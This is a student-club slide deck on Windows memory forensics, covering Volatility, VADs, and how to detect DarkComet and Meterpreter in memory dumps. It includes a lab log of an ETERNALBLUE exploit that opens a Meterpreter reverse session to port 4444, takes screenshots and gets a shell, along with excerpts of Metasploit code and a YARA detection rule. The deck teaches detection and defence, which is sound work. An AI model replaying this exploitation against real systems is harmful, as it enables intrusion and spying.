Memory Forensics


Created by Adam Ferrante
Technical Review by Miles Duncan
Champlain College Digital Forensics Association FA19

Outline:

- Importance of Memory Forensics
- Fundamentals
- How to Dump Memory / Volatility
- Detecting DarkComet
- Detecting Meterpreter (the fun way)
- Detecting Meterpreter (the easy way)
- Detecting the Unknown (Hands On)

Memory, what?


- Wow, nice buzzword. Now what is it?
  - "Memory" vs "RAM" | Virtual vs Physical
  - Actions take place in memory.
    - User Input
    - Program Execution, *ahem*
    - Drivers / IO
  - Volatile
  - Running in memory != Resident on Disk




Uses

Why memory forensics?

What processes are running?
Prove it.







For you programmer folk: _EPROCESS, _ETHREAD structures

Why?, pt2

procdump vs memdump






I deleted my sentence, and still there it was!

You may also be able to recover data from terminated processes, but I was not able to (4GB RAM)

Why?, pt3




Some Context


- We will focus on using Memory Forensics to look for Malware.
- When do you NEED memory forensics? Sometimes, not always.
- We care about virtual memory.
- Mostly OS artifacts and program executions will be of interest.


Why does adam use mac?

How Windows Memory Works


(In Theory)








Sharing Space...



ANDROID AUTHORITY

Virtual Memory



ANDROID AUTHORITY

CPU Level

Windows Paging

```
# python vol.py -f memory.dmp --profile=Win7SP1x64 memmap -p 864

Volatility Foundation Volatility Framework 2.4
winlogon.exe pid:    864

Virtual            Physical           Size     DumpFileOffset
------------------ ------------------ -------- --------------
0x0000000000010000 0x0000000151162000 0x1000           0x0
0x0000000000020000 0x0000000158e3e000 0x1000        0x1000
0x0000000000021000 0x0000000158c64000 0x1000        0x2000
0x0000000000022000 0x0000000158b55000 0x1000        0x3000
0x0000000000023000 0x0000000158de6000 0x1000        0x4000
0x0000000000024000 0x0000000158d67000 0x1000        0x5000
[snip]
0x000000007efa3000 0x0000000152f0c000 0x1000       0x23f000
0x000000007efaa000 0x0000000071c9a000 0x1000       0x1a6000
0x000000007ffe9000 0x0000000000146000 0x1000       0x2a1000
0x000000000ffdc000 0x0000000151757000 0x1000       0x2a2000
0x000000000ffdc1000 0x0000000151b77000 0x1000       0x2a3000
[snip]
0xfffff80000bab000 0x000000000baab000 0x1000       0xae6000
0xfffff80000bac000 0x000000000bac0000 0x1000       0xae7000
0xfffff80002d00000 0x000000002d0c0000 0x200000     0xae8000
0xfffff80002e00000 0x000000002e0c0000 0x200000     0xce8000
0xfffff80002e09000 0x000000002e0c9000 0x200000     0xee8000
0xfffff80002e00000 0x000000002e0c0000 0x200000     0x10e6000
0xfffff80003c7a000 0x000000003c7a0000 0x2000       0x12e6000
[snip]
```

ANDROID AUTHORITY

Process Structure






Figure 7-3: A diagram showing the memdump plugin acquires all committed pages accessible to a process

Virtual Memory



Windows Paging / Memory Artifacts


- Paging = Mapping of Virtual Memory to Physical Memory
  - pagefil.sys - Mapped memory pages, allows a bunch to run non-contiguously
  - hiberfil.sys - "Fast Boot" / Quick Hibernation (W10) / Hibernation
  - swapfile.sys - Windows Store Apps utilize this.



- Demand Paging - Store to secondary storage when needed

Kernel Land (Should we fear it?)

- At its core it is a program that:
  - manages a computer's resources & peripherals
  - Translates requests from the software to the CPU
  - Works fats and efficiently
- Is at the heart of all actions performed on and by a device
- Extremely active (actions happen in nanoseconds)
  - As a result there is a lot of data flow



Is it scary? Only if you let it be

Forensic Perspective of the Kernel

- Data you get from the Kernel can tell exactly what is happening
  - But only at a given time (time of acquisition)
  - Can be quite tricky to parse out for
- Getting data you need is a lottery in which you can increase your odds through knowledge of what you need
  - This can happen to even the most experienced examiner

How do you identify what you need to know...

(Foreshadowing)

CPU Level

However, Windows created a proprietary interface to this system.




Figure 7-3: A diagram showing the memdump plugin acquires all committed pages accessible to a process

Virtual Address Descriptor (VADs)

OS Level

- VADs - Data structures defined by Windows to track contiguous collection of pages -- This means quicker access for us.

```
VAD node @ 0xffffffa0805804e70 Start 0x0000000077040000 End 0x0000000007715efff Tag VadS
Flags: PrivateMemory: 1, Protection: 6
Protection: PAGE_EXECUTE_READWRITE
Vad Type: VadNone

VAD node @ 0xffffffa0805ac4290 Start 0x0000000076990000 End 0x0000000076fa8fff Tag Vad
Flags: CommitCharge: 4, Protection: 7, VadType: 2
Protection: PAGE_EXECUTE_WRITECOPY
Vad Type: VadImageMap
ControlArea @ ffffffa0805800bc50 Segment ffffffa080874980
NumberOfSectionReferences:          1 NumberOfPfnReferences:          20
NumberOfMappedViews:               11 NumberOfUserReferences:         12
Control Flags: Accessed: 1, File: 1, Image: 1
FileObject @ffffffa080500790, Name: \Device\HarddiskVolume2\Windows\SysWOW64\sechost.dll
First prototype PTE: ffffffa080874780 Last contiguous PTE: fffffffffffffffc
Flags2: Inherit: 1
```

- Names of memory-mapped files
- The total number of pages in the region
- Indicates the Initial Protection (read, write, execute), others
- Type of data the regions contain.

Why do these exist? For the sanity of the Windows API, customizability from OS.


VADS - Importance

- Detection of changed permissions
- Protections against that space
- Connections to files on the filesystem (DLLs loaded and file Backing)
- Can help find DLL Injection
- Identify Malware that touches the space of other processes.
- Above Data is much easier to locate when compared to Kernel diving

RAMCapture (Capturing)

https://belkasoft.com/ram-capturer


- You need local admin access
- Point and Click



Volatility (Analyzing)

https://github.com/volatilityfoundation/volatility

- Open Source
- Uses Plugins to parse what you want
- It's not magic, it parses C structs from memory.
- vol.exe -f <mem_dump> [--profile=<?>] <plugin>
  - imageinfo
  - pslist
  - procdump --dump-dir=<out>
  - memdump -p <pid> --dump-dir=<out>
- GUI Support with Volatility Workbench
- If you want the full scoop, go read the documentation and:



- malfind
- vadinfo

The last slide of primer...

What is the goal of using memory forensics?

- Find Program Executions
- Find Malware
- Find other artifacts to support case

Primer : Questions?

Getting into it

Tools

Belkasoft — forensics made easier

Take a memory image

yara

Scan for bad in memory or on disk.

VOLATILITY

Parse a memory image

DARKCOMET
REMOTE ADMINISTRATION TOOL

PROJECT DEFINITIVELY CLOSED SINCE 2012

DarkComet-RAT development has ceased indefinitely in July 2012. Since the, we do not offer downloads, copies or support.

However, we have noticed that copies of the DarkComet RAT are still offered for downloads on many sites. We strongly advice you not to download or use these copies for a variety of reasons.


The first reason is that you might endanger yourself because these unofficial copies are too often wrapped with other malware, such as trojans or viruses. At worst, these might lock your computer or clean out your bank account. Another reason is that law enforcement officers might not look favourably at you if you maliciously use DarkComet RAT. The third reason is that we understand that DarkComet RAT is being used by oppressive regimes to spy on their opponents.

Remember, darkcomet-rat.com is the ONLY official website linked to this project. Any other website claiming to own or offer a download DarkComet RAT is owned by criminals that are only that to scam you or to get money from you.


DarkComet RAT was always **100% free** and private copies never existed. Do not trust other websites that are used by scammers and script kiddies who pretend to have copies and offer support (often called via VIP-accounts).

Closed source, application can be easily found


Fun fact: In 2014 DarkComet was used by the Syrian Government to spy on its citizens




Hey, wanna chat? … No not really.



Seems legit, lets dump.




yara for what we already know




This is achievable in a few ways... (process explorer being another)

identify the process with that info



This is achievable in a few ways... (process explorer being another)


Find the infected process(es)




Vol: memdump -p 2984

This is achievable in a few ways... (process explorer being another)

After dumping msdcsc.exe




EZ





A blog post that supports this directly: https://dfirjournal.wordpress.com/2014/02/24/dumping-darkcomet-config-out-of-memory-using-volatility/

Write those IoC's

yara









Extra: https://www.iocbucket.com/iocs/d90c482129fb7bc01a39845d24a892ca693129e1


DarkComet : Questions?


Meterpreter by

- Dafuq is it?
  - Runs in memory
  - Reflective DLL Injection :O
    - DLL vs EXE ?
- How it works
  - Infection - Payload vs Exploit
  - Infected - Attacker has access
  - It gets detected (or not…)
- Basically a RAT, but has powerful capabilities
  - Open source, so customize and modify to evade detection easily.




[+] 192.168.17.133:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.17.133:445 - Sending egg to corrupted connection.
[*] 192.168.17.133:445 - Triggering free of corrupted buffer.
[*] Sending stage (205379 bytes) to 192.168.17.133
[*] Meterpreter session 2 opened (192.168.17.130:4444 -> 192.168.17.133:49323) at 2019-02-21 22:14:00 -0500
[+] 192.168.17.133:445 - =-
[+] 192.168.17.133:445 - =-=-=-=-=-=-=-=-=-=-=WIN-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.17.133:445 - =-
meterpreter > sysinfo
Computer : WIN-3VTHLB5LB3L
OS : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Meterpreter : x64/windows
meterpreter > screenshot
Screenshot saved to: /root/GtONQHLj.jpeg
meterpreter > shell
Process 3128 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>dir C:\Users\Bob\Desktop
dir C:\Users\Bob\Desktop
Volume in drive C has no label.
Volume Serial Number is E220-4A8F
Directory of C:\Users\Bob\Desktop
02/21/2019 10:11 PM <DIR> .
02/21/2019 10:11 PM <DIR> ..
02/19/2019 07:53 PM <DIR> aylmao
02/21/2019 01:06 PM 1,136,176 ChromeSetup.exe
02/21/2019 10:11 PM 19 not a flag.txt
02/21/2019 09:07 PM <DIR> RamCapture
2 File(s) 1,136,195 bytes
4 Dir(s) 45,821,868,032 bytes free
C:\Windows\system32>
GtONQHLj.jpeg
41%


[HUNTING]
Meterpreter in VADs (malinfo plugin)
https://docs.microsoft.com/en-us/windows/desktop/memory/memory-protection-constants


[HUNTING]
Meterpreter Part 1 : Questions?


The Road Not Taken
The easy way
Reversing the code, Understanding the application
The fun way
Malware Hunting with vadinfo, malfind

Meterpreter: Detect via Code

[REVERSING]

To detect it, know how it works.

Where do we start?

```
meterpreter > help
```

```
Stdapi: File system Commands
============================

Stdapi: User interface Commands
===============================

Stdapi: Networking Commands
===========================

Stdapi: System Commands
=======================

Stdapi: Webcam Commands
=======================

Priv: Password database Commands
================================

Priv: Timestomp Commands
========================

Priv: Elevate Commands
======================
```

```
root@kali:/# find /usr/share/metasploit-framework/ -name "stdapi*
/usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console/command_dispatcher/stdapi.rb
/usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi
```


Meterpreter: Detect via Code

[REVERSING]

```
root@kali:/usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/sys# ls
config.rb      event_log_subsystem  process.rb          registry.rb          thread.rb
event_log.rb   power.rb             process_subsystem   registry_subsystem
```

process.rb

```
#
# Low-level process open.
#
def Process._open(pid, perms, inherit = false)
  request = Packet.create_request('stdapi_sys_process_attach')

#
# Kills one or more processes.
#
def Process.kill(*args)
  request = Packet.create_request('stdapi_sys_process_kill')

def Process.execute(path, arguments = nil, opts = nil)
  request = Packet.create_request('stdapi_sys_process_execute')
  flags   = 0
```

event_log.rb

```
def EventLog.open(name)
  request = Packet.create_request('stdapi_sys_eventlog_open')

def clear
  request = Packet.create_request('stdapi_sys_eventlog_clear')
```

ui/console/command_dispatcher/stdapi.rb

```
class Console::CommandDispatcher::Stdapi

  require 'rex/post/meterpreter/ui/console/command_dispatcher/stdapi/fs'
  require 'rex/post/meterpreter/ui/console/command_dispatcher/stdapi/net'
  require 'rex/post/meterpreter/ui/console/command_dispatcher/stdapi/sys'
  require 'rex/post/meterpreter/ui/console/command_dispatcher/stdapi/ui'
  require 'rex/post/meterpreter/ui/console/command_dispatcher/stdapi/webcam'
  require 'rex/post/meterpreter/ui/console/command_dispatcher/stdapi/wic'
```


Meterpreter: Kool now what

[REVERSING]

Company sees traffic on box coming to/from port 4444. k.

Thats a lotta strings

```
PS C:\Users\adam\Desktop> strings .\11&&.dmp > spoolsv_str.txt
```

We cheat a lil'

[REVERSING]

Look familiar?

Write those indicators!

```
rule Meterpreter {

    strings:
        $s0 = "stdapi_sys_process_getpid"
        $s1 = "stdapi_ui_desktop_screenshot"
        $s2 = "stdapi_sys_process_thread_create"
        $s3 = "stdapi"
    condition:
        any of them
}
```

```
C:\Windows\system32>"C:\Users\Bob\Desktop\Yara\yara64.exe" C:\Users\Bob\Desktop\
meterpreter.txt 2532

C:\Windows\system32>"C:\Users\Bob\Desktop\Yara\yara64.exe" C:\Users\Bob\Desktop\
meterpreter.txt 1188
Meterpreter 1188

C:\Windows\system32>
```

#gotem #how2findmeterpreter

*Disclaimer - It can change - Its open source! :P

Meterpreter : Questions?

Hands on!

http://bit.ly/dfa-memory-lab

canvas.champdfa.org

slack.champdfa.org

discord.champdfa.org

@champdfa (twitter.champdfa.org)

facebook.champdfa.org